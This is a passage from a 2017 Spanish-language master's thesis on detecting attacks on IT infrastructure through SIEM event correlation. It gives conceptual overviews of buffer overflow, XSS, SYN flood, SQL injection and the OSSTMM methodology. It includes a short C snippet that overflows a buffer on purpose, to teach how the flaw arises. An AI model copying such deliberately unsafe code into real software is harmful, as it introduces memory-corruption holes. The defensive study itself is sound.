ESCUELA SUPERIOR POLITÉCNICA DE CHIMBORAZO

DISEÑO DE UNA METODOLOGÍA PARA LA DETECCIÓN DE ATAQUES A INFRAESTRUCTURAS INFORMÁTICAS BASADA EN LA CORRELACIÓN DE EVENTOS.

LUIS ALBERTO PAZMIÑO GÓMEZ

Trabajo de Titulación modalidad Proyectos de Investigación y Desarrollo, presentado ante el Instituto de Posgrado y Educación Continua de la ESPOCH, como requisito parcial para la obtención del grado de MAGÍSTER EN SEGURIDAD TELEMÁTICA.

RIOBAMBA - ECUADOR

Noviembre 2017

CERTIFICACIÓN:

EL TRIBUNAL DE TESIS CERTIFICA QUE:

El trabajo de investigación titulado "DISEÑO DE UNA METODOLOGÍA PARA LA DETECCIÓN DE ATAQUES A INFRAESTRUCTURAS INFORMÁTICAS BASADA EN LA CORRELACIÓN DE EVENTOS" de responsabilidad del Sr. Luis Alberto Pazmiño Gómez, ha sido prolijamente revisada y se autoriza su presentación.

Tribunal de tesis:

Ing. Fredy Proaño, Ph.D.
PRESIDENTE _____

Ing. Luis Solís Solís Msc. _____
DIRECTOR DE TESIS

Ing. Alberto Arellano Aucancela Msc. _____
MIEMBRO

Ing. Diego Ávila Pesante Msc. _____
MIEMBRO

Riobamba, Noviembre 2017

DERECHOS INTELECTUALES

Yo: Luis Alberto Pazmiño Gómez, con cédula de identidad Nº 0603784570 declaro que soy responsable de las ideas, doctrinas, resultados y propuestas realizadas en la presente investigación y que el patrimonio intelectual de la tesis de grado pertenece a la Escuela Superior Politécnica de Chimborazo.

Luis Alberto Pazmiño Gómez

DEDICATORIA

Este trabajo está dedicado a mí amada hija **Nicole**, quien me motiva a seguir luchando y mejorando cada día, a mi amada esposa **Natalí**, por su apoyo y amor incondicional, a **mis padres** por su dedicación y ejemplo de vida, y a **mis hermanos**, quienes han estado conmigo siempre en todas las etapas de mi vida.

Luis

AGRADECIMIENTOS

Agradezco a Dios por darme la vida y cuidar de mis seres amados, al Msc. Luis Solis, Msc. Alberto Arellano y Msc. Diego Ávila por sus valiosos conocimientos y guía para la culminación de este trabajo, y de manera muy especial a mi esposa e hija por comprender mi ausencia durante las largas jornadas de estudio y ser mi pilar para cumplir esta y demás metas.

Luis

CONTENIDO

CAPITULO IV

CAPITULO V

INDICE DE TABLAS

INDICE DE FIGURAS

INDICE DE ANEXOS

RESUMEN

Se diseñó una metodología que permita detectar ataques informáticos a infraestructuras tecnológicas basada en la correlación de eventos. En la presente investigación se analizó la dificultad e incompatibilidad que presentan los logs generados por dispositivos activos de red en la realización de análisis de seguridad. Se analizaron diferentes marcas y modelos de dispositivos, así como técnicas de normalización de eventos con el fin de brindar una respuesta efectiva frente a los incidentes que se suscitan casi en tiempo real. Para la simulación de incidentes informáticos se analizaron las metodologías OSSTMM e ISAFF y su posterior adaptación a la metodología propuesta, teniendo como campo de acción el entorno nacional ecuatoriano y cumpliendo requerimientos teóricos del Acuerdo Ministerial número 166 publicado por la Secretaría Nacional de la Administración Pública en el Registro Oficial número 88 del mes de septiembre del año 2013. Para el diseño de la metodología se utilizó la tecnología de correlación de eventos Security Information and Event Management (SIEM), la cúal permite comparar, integrar y visualizar incidentes de seguridad en tempo real. Se simularon ataques informáticos a nivel de aplicación y de red, estos son: Escaneo de Puertos, SQL Injection, Denegación de Servicio, Command Injection, Buffer Overflow y Fuerza Bruta, mediante el análisis de los resultados a través de la técnica de estadística inferencial ANOVA con un nivel de significancia de 0.05, calculado al 95% fue posible determinar que la metodología para la detección de ataques informáticos a infraestructuras tecnológicas basada en la correlación de eventos permitió incrementar en un 47,8% la cantidad de detección de ataques a infraestructuras informáticas. Se recomienda la implementación de la metodología en infraestructuras críticas.

Palabras clave: <TECNOLOGÍA Y CIENCIAS DE LA INGENIERÍA>, <SEGURIDAD TELEMÁTICA>, < TELECOMUNICACIONES>, <REDES>, <SIEM (HERRAMIENTA)>, <CORRELACION DE EVENTOS>, <ATAQUES INFORMÁTICOS>, < INCIDENTES DE DE SEGURIDAD INFORMÁTICA>.

ABSTRACT

A methodology which allows to detect cyber-attacks to technological infrastructures was designed based on the correlation of events. The current research work analyzes the difficulty and incompatibility that the logs generated by net active devices evidence in the development of the security analysis. Different device brands and models were analyzed, as well as techniques of events normalization aiming to give effective response to the events happening almost in real-time. For the simulation of cyber incidents, the OSSTMM and ISAFF methodologies were analyzed and its further adaptation to the proposed methodology, having as scope the Ecuadorian environment and fulfilling the theoretical requirements of the Ministerial Agreement number 166 published by the National Secretariat of Public Administration in the Official Registry number 88 from September 2013. For the design of the methodology, the technology of correlation of events Security Information and Event Management (SIEM) was used, this allows to compare, integrate and visualize security incidents in real-time. Cyber-attacks at application and net level were simulated, they are: Scanning of Ports, SQL injection, Denial of Service, Command Injection, Buffer Overflow and Brute Force, through the analysis of results by means of the inferential statistical technique ANOVA with a level of significance of 0,05, calculated at 95%, it was possible to determine that the methodology for the methodology to detect cyber-attacks to technological infrastructures based on the correlation of events allowed to increase the detection of attacks to cyber infrastructures in 47,8%. The implementation of the methodology in critical infrastructures is recommended.

Key words: <ENGINEERING TECHNOLOGY AND SCIENCE>, <TELEMATIC SECURITY>, <TELECOMUNICATIONS>, <NETWORKS>, <SIEM (TOOL)>, <CORRELATION OF EVENTS>, <CYBER-ATTACKS>, <INCIDENTS OF IT SECURITY >.

CAPÍTULO I

1. INTRODUCCIÓN

1.1. Problema de Investigación

1.1.1. Planteamiento del problema

La importancia de la seguridad de la información para las empresas, organizaciones o infraestructura de seguridad nacional, radica en el hecho de que la información es el bien más preciado en todo ámbito, siendo así, la identificación de los activos de información referentes a los diferentes procesos de negocio, y su evaluación de riesgos con la finalidad de establecer acciones de tratamiento ante la probabilidad de pérdida o degradación de confidencialidad, integridad y disponibilidad, se enfoca en la capacidad de detectar y mitigar amenazas sin que estas produzcan incidentes.

En el intento de gestionar efectivamente incidentes de seguridad informática, se han desarrollado técnicas tanto proactivas como reactivas que permiten hacerles frente a posibles atacantes, de esta manera han surgido un gran espectro de dispositivos de seguridad perimetral, como son Firewalls, Sistemas de Prevención de Intrusos IPS, Sistemas de Detección de Intrusos IDS, Honeypots, Firewalls de Aplicaciones Web WAFs, Sistemas de contención y mitigación de ataques de denegación de servicio distribuido o anti DDoS por sus siglas en inglés, entre otros.

Sin embargo cuando se suscita un ataque informático, el problema para un analista de seguridad, radica en el hecho de que cada uno de sus dispositivos de seguridad perimetral generará diferentes tipos de logs, los cuales además de su gran tamaño y complejidad de análisis a simple vista, son incompatibles entre sí, por cuanto dependen de cada marca y de cada fabricante, esto sin tomar en cuenta que generalmente la infraestructura de red no cuenta con una sincronización respecto a su fecha y hora, originando logs que hacen referencia al mismo ataque pero en instantes diferentes de tiempo, lo cual, para efectos de análisis serían incidentes aislados.

Las tecnologías de correlación de eventos “Security Information and Event Management” SIEM por sus siglas en inglés, son una combinación de dos familias de tecnologías SIM (Security Information Management) and SEM (Security Event Manager), las cuales correctamente

parametrizadas, proporcionan una visión en tiempo real de los logs generados por los distintos dispositivos de seguridad perimetral.

En la actualidad han surgido estudios sobre los beneficios de detección de incidentes de seguridad informática mediante el uso de tecnologías SIEM, entre ellos:

- La investigación "*A Cyber Attack Modeling and Impact Assessment Framework*" (Kotenko & Chechulin, 2013), los cuales proponen la creación de un framework para el modelado y análisis de impacto frente a ciberataques. En su estudio proponen un esquema para la generación de gráficos, cálculo de métricas de seguridad de la información, y procedimientos para el análisis de riesgo casi en tiempo real mediante la utilización de SIEMS, sin embargo, el estudio no pasó de ser netamente teórico.

- La investigación *"A Scalable SIEM Correlation Engine and its Application to the Olympic Games IT Infrastructure"* (Vianello et al., 2013) los cuales estudian la escalabilidad que pueden tener las implementaciones de sistemas SIEM en ambientes con gran densidad de usuarios, así como el paralelismo en el tratamiento de búsquedas y correlación de eventos distribuidos. Como caso de estudio se muestra los resultados obtenidos en múltiples ataques suscitados en los Juegos Olímpicos Londres 2012, en los cuales se implementó una arquitectura de seguridad mediante el uso de la tecnología SIEM.

Por lo que el enfoque original de la presente investigación pretende servir de base para la alineación e implementación de sistemas de correlación de eventos en las Infraestructuras Críticas del Sector Público Ecuatoriano, por cuanto en la actualidad el País no dispone de una solución centralizada que permita recolectar los datos posteriores a incidentes de seguridad y tomarlos como referencia para su posterior análisis y mitigación.

Por lo que el enfoque original de la presente investigación pretende servir de base para la alineación e implementación de sistemas de correlación de eventos en las Infraestructuras Críticas del Sector Público Ecuatoriano, por cuanto en la actualidad el País no dispone de una solución centralizada que permita recolectar los datos posteriores a incidentes de seguridad y tomarlos como referencia para su posterior análisis y mitigación.

1.2. Formulación del problema

¿Es posible incrementar el porcentaje de mejora en la detección de ataques informáticos a infraestructuras críticas basado en la correlación de eventos?

1.3. Sistematización del problema

- ¿Cuáles son las metodologías existentes para la detección de incidentes informáticos?
- ¿Cuáles son las ventajas y desventajas de las metodologías de detección de incidentes informáticos?
- ¿Qué riesgos se mitigan al implementar una metodología que permita detectar ataques informáticos mediante el uso de correlacionadores de eventos?
- ¿Existen riesgos residuales, producto de la implementación de una metodología que permita detectar ataques informáticos mediante el uso de correlacionadores de eventos?

1.4. Justificación de la investigación

1.4.1. Justificación teórica

Debido al nivel de complejidad y cantidad de ataques informáticos a las que son sometidas las infraestructuras críticas de los países, se han desarrollado diferentes tipos de equipos de seguridad perimetral, los cuales tratan de contener y mitigar las técnicas desarrolladas para atentar contra la integridad, confidencialidad y disponibilidad de los activos de información, en el intento, los dispositivos de seguridad perimetral generan logs que recogen los sucesos que se encuentran ejecutándose para su posterior procesamiento y verificación por parte de un analista de seguridad de la información, el cual, de acuerdo a su nivel de conocimiento y experiencia, estará en la capacidad de determinar el tipo y complejidad del ataque recibido, y de esta manera poder implementar las acciones que subsanen los agujeros de seguridad que permitieron la ejecución del ataque. Sin embargo, debido al gran tamaño de logs generados, la incompatibilidad y la dificultad para la realización de un análisis que tome en cuenta todos los dispositivos activos de red, surge la necesidad de diseñar una metodología que permita estandarizar logs provenientes de diferentes marcas y modelos de equipos, así como normalizar los diferentes tipos de logs, con el fin de comparar las salidas de los equipos de comunicaciones, bases de datos, servidores, páginas web, etc y de esta manera brindar una respuesta efectiva frente a los incidentes que se suscitan casi en tiempo real.

1.4.2. **Justificación metodológica**

Si bien, el Gobierno de la República del Ecuador, preocupado por la seguridad de su ciberespacio, ha desarrollado metodologías para el cumplimiento de buenas prácticas en materia de Seguridad de la Información mediante el Acuerdo Ministerial número 166 publicado por la Secretaría Nacional de la Administración Pública en el Registro Oficial número 88 del mes de septiembre del año 2013, en el que se dispone que, todas las entidades que dependan de la Administración Pública y de la Función Ejecutiva utilicen obligatoriamente las Normas Técnicas Ecuatorianas NTE INEN-ISO/IEC 27000 para la Gestión de Seguridad de la Información, el Acuerdo Ministerial no posee recomendaciones técnicas que permitan gestionar de manera eficiente y en tiempo real ataques informáticos a la infraestructura crítica nacional.

Por tal motivo, se hace aún más evidente la necesidad de crear una metodología que permita a las instituciones públicas tratar ataques informáticos dirigidos a sus activos de información mediante una solución de correlación de eventos, la cual le permitirá al equipo gestor de seguridad tener una visibilidad global del ataque casi en tiempo real.

1.4.3. **Justificación práctica**

Luego de establecer la metodología propuesta para la gestión de ataques informáticos, las pruebas se realizarán en un ambiente simulado que contenga dos escenarios, el primero sin el tratamiento, gestión y correlación de eventos y en el segundo aplicando la metodología y contrastando ambos escenarios para determinar el nivel de impacto generado por los ataques informáticos realizados por el maestrante.

1.5. Objetivos

1.5.1. **Objetivo general**

- Diseñar una metodología que permita detectar ataques informáticos a infraestructuras tecnológicas basada en la correlación de eventos.

1.5.2. **Objetivos específicos**

- Analizar las metodologías de detección de ataques informáticos existentes para su posterior adaptación a la metodología propuesta, teniendo como campo de acción el entorno nacional ecuatoriano.

- Identificar los activos de información críticos del ambiente simulado.
- Implementar la metodología para la detección de ataques informáticos a infraestructuras tecnológicas basada en la correlación de eventos sobre el ambiente simulado.
- Verificar el porcentaje de mejora en la detección de ataques informáticos a infraestructuras críticas basado en la correlación de eventos.

1.6. Hipótesis

La metodología para la detección de ataques informáticos a infraestructuras tecnológicas basada en la correlación de eventos permitirá incrementar el porcentaje de detección de ataques a infraestructuras informáticas.

CAPÍTULO II

2. MARCO DE REFERENCIA

2.1. Ataques informáticos

2.1.1. Antecedentes

La gran variedad de formas de negocios, asociados a los diferentes tipos de datos que generan cada uno de ellos ha suscitado una atención particular cuando se considera cual es el mejor método para la protección de los activos de información, este incremento sustancial en el valor de los datos, se debe a la ventaja competitiva que genera una empresa sobre homólogos al contar con información confidencial sobre su foco de negocio.

Otro de los puntos a tomar en cuenta al analizar el valor de un activo de información, es valor económico generado por las multas reglamentarias o demandas si la información se expone a terceros sin autorización, como números de tarjetas de crédito u otra identificación personal, siendo así, es probable que un activo de información experimente degradación en la disponibilidad de los recursos, sin embargo en todo el ciclo de vida de la información se debe garantizar la integridad y confidencialidad de los datos.

Para este propósito han surgido diferentes técnicas tanto preventivas como reactivas que tratan de mitigar afectaciones a la confidencialidad, integridad y disponibilidad de los activos de información, impidiendo que las amenazas se materialicen en incidentes, sin embargo a pesar del sinnúmero de técnicas y herramientas que han sido desarrolladas para precautelar por la seguridad de la red, los atacantes combinan sofisticados métodos con múltiples vulnerabilidades para penetrar en redes de datos con impactos devastadores (van Heerden, Leenen, & Irwin, 2013)

Como parte de las medidas preventivas/reactivas, se han desarrollado los Sistemas de Gestión de Eventos de Seguridad SIEM por sus siglas en inglés, los cuales combinan complejas técnicas de correlación de eventos para proporcionar una visión integral del estado de los sistemas corporativos de seguridad informática, sin limitarse a ambientes de pequeñas, medianas o grandes empresas. (AlienVault Academy, 2014)

2.1.2. **Tipos de Ataques Informáticos**

Para que una organización de cualquier índole pueda funcionar en un adecuado ambiente de seguridad de la información, es necesaria la correcta conjunción de personas, procesos y tecnología, los cuales poseen un nexo en común, velar por la confidencialidad, integridad y disponibilidad de los activos de información. Sin embargo desde el punto de vista tecnológico un atacante informático tiene la posibilidad de aprovechar vulnerabilidades en el software, hardware en incluso en las personas mediante técnicas de ingeniería social, con el fin de obtener beneficios que por lo general son de índole económico, afectando de esta manera a la imagen y reputación de la organización, causando pérdidas económicas, problemas legales por filtración de datos confidenciales de los clientes e inclusive atentando a la continuidad del negocio. (Kotenko & Chechulin, 2013)

Al enfocarse en el aspecto tecnológico, para conseguir acceso a un sistema informático un atacante puede valerse de:

- **Ataques a nivel de sistema operativo**
- **Ataques a nivel de la capa de aplicación**
- **Ataques en base a malas configuraciones**
- **Ataques a nivel de códigos de ejemplo**

2.1.2.1 Ataques a nivel de sistema operativo

Los sistemas operativos actuales, vienen pre configurados con características que incrementan su funcionalidad, sin embargo, mientras el usuario final toma ventaja de estas características, todo el sistema puede ser propenso a poseer vulnerabilidades que pueden ser explotadas por posibles atacantes que se encuentran en constante búsqueda de vulnerabilidades para estos servicios desatendidos.

Además de las vulnerabilidades características de un sistema operativo desatendido, las instalaciones por estándar poseen una gran variedad de puertos y servicios abiertos, los cuales constituyen un verdadero riesgo de seguridad. La mayoría de parches trata de solventar vulnerabilidades a nivel de sistema operativo, sin embargo, no puede considerarse la aplicación de un parche como una solución de seguridad definitiva. (Certified Ethical Hacking and Countermeasures v8, 2014)

Entre las vulnerabilidades a nivel de sistema operativo se encuentran:

- Bugs en el sistema operativo
- Sistemas operativos sin parches de seguridad
- Sistemas operativos sin actualizaciones
- Vulnerabilidades a causa de desbordamiento de buffer o buffer overflow

Un buffer, es un espacio de memoria que almacena una cantidad limitada de datos, sin embargo, si en este espacio de memoria se trata de almacenar una cantidad que sobrepasa el limite original, los datos adicionales sobrescribirán registros de memoria adyacentes. Si un atacante logra manipular estos datos adicionales, estaría en la capacidad de sentencias de código en la victima, como se demuestra:

```
#include<stdio.h>
int main (int argc , char **argv)
{
    char target[5]="TTTT";
    char attacker[11]="AAAAAAAAAA";
    stpcpy (attacker,"DDDDDDDDDDDDD");
    printf("% \n",target);
    return 0;
}
```




Figura 1-2 Ejemplo de Buffer Overflow

Fuente: Certified Ethical Hacking and Countermeasures v8, 2014

2.1.2.2 Ataques a nivel de la Capa de Aplicación

Las vulnerabilidades a nivel de la capa de aplicación generalmente se producen por la sobrecarga de funcionalidad vs seguridad desde la planificación del desarrollo de la aplicación. Generalmente las aplicaciones son vulnerables por las siguientes razones:

- Los programadores han sido sobre presionados para culminar con su trabajo en menor tiempo del esperado, lo cual ocasiona que se dejen de lado aspectos de seguridad por alcanzar las metas.

- Las aplicaciones y el software generalmente cuentan con mayores funcionalidades que las requeridas, lo cual ocasiona aplicaciones desatendidas y por consecuencia vulnerabilidades.

- En la fase de quality assurance no se contemplan temas de seguridad.

- La seguridad en una aplicación comúnmente es considerada como un complemento, y no como la base del desarrollo.

La falta de validación en los parámetros que recibe una aplicación por parte del usuario final puede dar lugar a ataques como:

- Ataques de buffer overflow

- Cross Site Scripting

  La vulnerabilidad Cross Site Scripting, también llamada XSS, ocurre cuando un atacante utiliza aplicaciones web para enviar código malicioso a otros usuarios utilizando JavaScript como lenguaje de ataque, consiguiendo que el contenido dinámico que fue enviado desde el atacante al servidor, sea ejecutado por el navegador en el usuario final. Las fases de un ataque XSS son:




Figura 2-2: Fases de un ataque XSS

Fuente: van Heerden et al., 2013

- Denegaciones de Servicio y ataques TCP SYN

Una denegación de servicio DoS por sus siglas en ingles es un ataque que impide que un usuario autorizado acceda a un recurso o red atentando a la disponibilidad del servicio. Un ataque de DoS puede ser de tipo volumétrico o de aplicación.

Si el ataque de DoS es volumétrico, el atacante intentará sobrecargar el ancho de banda y los recursos de red con un alto volumen de tráfico, utilizando los recursos existentes e impidiendo que usuarios legítimos accedan a los servicios.

Si el ataque de DoS es orientado a la aplicación, el atacante conocerá una vulnerabilidad en el servicio afectado, la cual al ser explotada producirá indisponibilidad en el mismo.

Para todos los casos y variantes de ataques de DoS, el objetivo final del atacante no es obtener información confidencial de la víctima, sino atentar contra la disponibilidad de los activos de información.

Una de las variaciones de ataques DoS se denomina Flood TCP SYN, el objetivo de este ataque es inundar a la víctima con solicitudes TCP SYN válidas desde diferentes orígenes, cuando la víctima recibe una solicitud SYN, continua el proceso denominado Three Way-Handshake o

saludos de tres vías establecido en comunicaciones TCP respondiendo al atacante con un paquete SYN+ACK, el atacante no cierra el proceso mediante un paquete ACK, al contrario envía un nuevo paquete SYN simulando una nueva dirección IP de origen. El envío constante de paquetes SYN crea sockets en la victima y los deja abiertos esperando que los mismos sean cerrados por el atacante, lo cual degrada el rendimiento del host afectado y atentando a la disponibilidad.




Figura 3-2: Ataque Flood TCP SYN

Fuente: Chasaki & Wolf, 2012

- SQL Injection

El SQL Injection es un tipo de vulnerabilidad a nivel de aplicación web mediante la cual un atacante puede manipular los parámetros que son enviados al aplicativo web y posteriormente a la base de datos. Este tipo de ataque se produce comúnmente cuando la aplicación web ejecuta los parámetros recibidos por el usuario sin una correcta validación de los mismos.

Mediante un ataque SQL Injection un atacante está en la posibilidad de acceder a información como números de tarjetas de crédito, usuario, passwords, datos financieros, y todo tipo de dato que se encuentre almacenado, teniendo inclusive la posibilidad de crear, leer, actualizar, modificar o borrar los registros de la base de datos.

Un ataque SQL Injection puede ser ejecutado en cualquier tipo de dato que le llegue al aplicativo web y sea consultado a la base de datos, ya sea mediante los métodos GET y POST, además existen variaciones de ataques SQL Injection en los cuales es posible inyectar código malicioso SQL en las cookies, si las mismas sirven como parámetro de consulta en la base de datos.

La vulnerabilidad SQL Injection es la más común en el internet y es la que mayor impacto causa a las empresas. (Certified Ethical Hacking and Countermeasures v8, 2014)




Figura 4-2: Ataque SQL Injection

Fuente: Chasaki & Wolf, 2012

2.1.2.3 Ataques en base a malas configuraciones

Las configuraciones ineficientes o nulas, afectan a servidores web, servidores de aplicación, bases de datos o frameworks lo cual puede desencadenar en accesos ilegales a la información de la organización, e inclusive en un apoderamiento ilegal de todo el servidor comprometido. Si un sistema se encuentra mal configurado como por ejemplo un permiso en un archivo de configuración que no debe ser visto desde internet, el servidor de ninguna manera se puede considerar seguro.

A fin de optimizar las configuraciones de un servidor de producción, se deben remover todos los servicios o aplicaciones redundantes.




Figura 5-2: Explotación del archivo php.ini

Realizado por: Luis Pazmiño, 2017.

2.1.2.4 Ataques a nivel de códigos de ejemplo

Cuando se instala un nuevo sistema operativo o una nueva aplicación web, en la mayor parte de los casos estos nuevos sistemas vienen con ejemplos de configuraciones o scripts que muestran la funcionalidad del aplicativo, con el fin de optimizar tiempo el usuario final utiliza estos scripts como base de sus propios desarrollos. Sin embargo, estos scripts de ejemplo no fueron desarrollados teniendo en mente aspectos de seguridad, sino que simplemente se enfocaron en la funcionalidad de la muestra. (*Certified Ethical Hacking and Countermeasures v8*, 2014)




Figura 6-2: Ejemplo de ataques a nivel de código de ejemplo

Realizado por: Luis Pazmiño, 2017.




Figura 7-2: Script vulnerable en Apache Tomcat

Realizado por: Luis Pazmiño, 2017.

2.1.3. Metodologías para la emulación de ataques informáticos

Para la emulación de ataques informáticos de una manera ordenada y sistemática un Pentester intentará ganar acceso privilegiado de los sistemas informáticos y/o de comunicaciones, permitiendo descubrir deficiencias de seguridad y vulnerabilidades, para su posterior análisis, determinación del grado de riesgo y sus posibles soluciones siguiendo metodologías establecidas y estandarizadas como son: OSSTMM e ISAFF

2.1.3.1 Metodología OSSTMM (Open Sourse Security Testing Methodology Manual)

La metodología OSSTMM provee directrices que permiten realizar pruebas y análisis de seguridad publicado bajo "Licencia Creative Commons 3.0", lo que permite su libre uso y distribución.

Como base fundamental de la metodología OSSTMM se solicita que el análisis de seguridad sobre activos de información sea:

- Cuantificable
- Consistente y que se pueda repetir
- Válido más allá del período de tiempo "actual"
- Basado en el mérito del Pentester y no en marcas comerciales
- Exhaustivo
- Concordante con leyes individuales y locales y el derecho humano a la privacidad

2.1.3.2 Mapa de Seguridad de la metodología OSSTMM

El mapa de seguridad de la metodología OSSTMM está compuesto por seis secciones equivalentes que se superponen entre si y contienen elementos de todas las otras secciones; la figura 8 muestra el mapa de seguridad con los diferentes puntos de revisión de la metodología.

Figura 8-2: Mapa de Seguridad de la metodología OSSTMM

Fuente: Metodología OSSTMM. ISECOM 2010

Los módulos descritos en el mapa de la metodología constituyen las dimensiones de seguridad que deberán ser desarrolladas en el análisis de acuerdo a la situación que amerite, estas son:

1. Seguridad de la Información
    1. Revisión de la Inteligencia Competitiva
    2. Revisión de Privacidad
    3. Recolección de Documentos

2. Seguridad de los Procesos
    1. Testeo de Solicitud
    2. Testeo de Sugerencia Dirigida
    3. Testeo de las Personas Confiables

3. Seguridad en las tecnologías de Internet
    1. Logística y Controles
    2. Sondeo de Red
    3. Identificación de los Servicios de Sistemas
    4. Búsqueda de Información Competitiva
    5. Revisión de Privacidad
    6. Obtención de Documentos
    7. Búsqueda y Verificación de Vulnerabilidades
    8. Testeo de Aplicaciones de Internet
    9. Enrutamiento
    10. Testeo de Sistemas Confiados
    11. Testeo de Control de Acceso
    12. Testeo de Sistema de Detección de Intrusos
    13. Testeo de Medidas de Contingencia
    14. Descifrado de Contraseña
    15. Testeo de Denegación de Servicios
